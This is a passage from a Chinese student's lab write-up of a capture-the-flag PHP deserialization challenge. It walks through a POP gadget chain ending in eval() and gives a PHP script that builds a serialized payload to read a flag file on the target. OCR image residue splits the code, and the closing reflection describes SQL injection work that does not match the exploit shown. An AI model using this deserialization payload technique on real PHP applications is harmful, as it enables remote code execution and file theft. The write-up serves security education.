- `bbb::__toString()`中，让：`bbb->str = [new ddd(), "eval_code"];`，PHP 中可以用数组形式表示对象方法调用从而触发`ddd::eval_code()`

最终链条为

```
aaa::__destruct()
→ ccc::__call()
→ echo ccc->thing
→ bbb::__toString()
→ bbb->str()
→ ddd::eval_code()
→ eval($this->code)
```

3、编写php脚本，获取序列化的payload

代码如下：

```php
<?php
class aaa {
    public $method;
}

class bbb {
    public $str;
}

class ccc {
    public $thing;
```

```php
    public $card;
}


class ddd {
    public $code;
}

$a = new aaa();
$c = new ccc();
$b = new bbb();
$d = new ddd();


$c->card = "data://text/plain,Do you know the function file_get_contents?";
$d->code = "echo file_get_contents('/f'.'lag2');exit();";
$b->str = [$d, "eval_code"];
$c->thing = $b;
$a->method = $c;

echo urlencode(serialize($a));
```


结果如下：



4、将代码结果给出的payload，拼接在网址中，获取flag



四、实验结果



五、实验思考

通过本次实验，我进一步理解了 Web 请求与响应的基本过程，并熟悉了使用 Yakit 对 HTTP 数据包进行查看、修改和重新发送的方法，以及SQL注入的相关判断步骤。同时，通过 Python `requests` 库编写脚本完成请求，使我认识到手工修改数据包与编程自动发送请求之间的联系。实验过程中也体会到，请求方法、参数位置以及服务器返回内容都是分析 Web 程序运行逻辑的重要依据。通过实际操作，相比单纯学习理论，我对 GET、POST 请求以及 Web 安全测试的基本流程有了更加直观的认识，也熟悉了在SQL注入方面，如何判断注入类型，来找到合适的注入内容。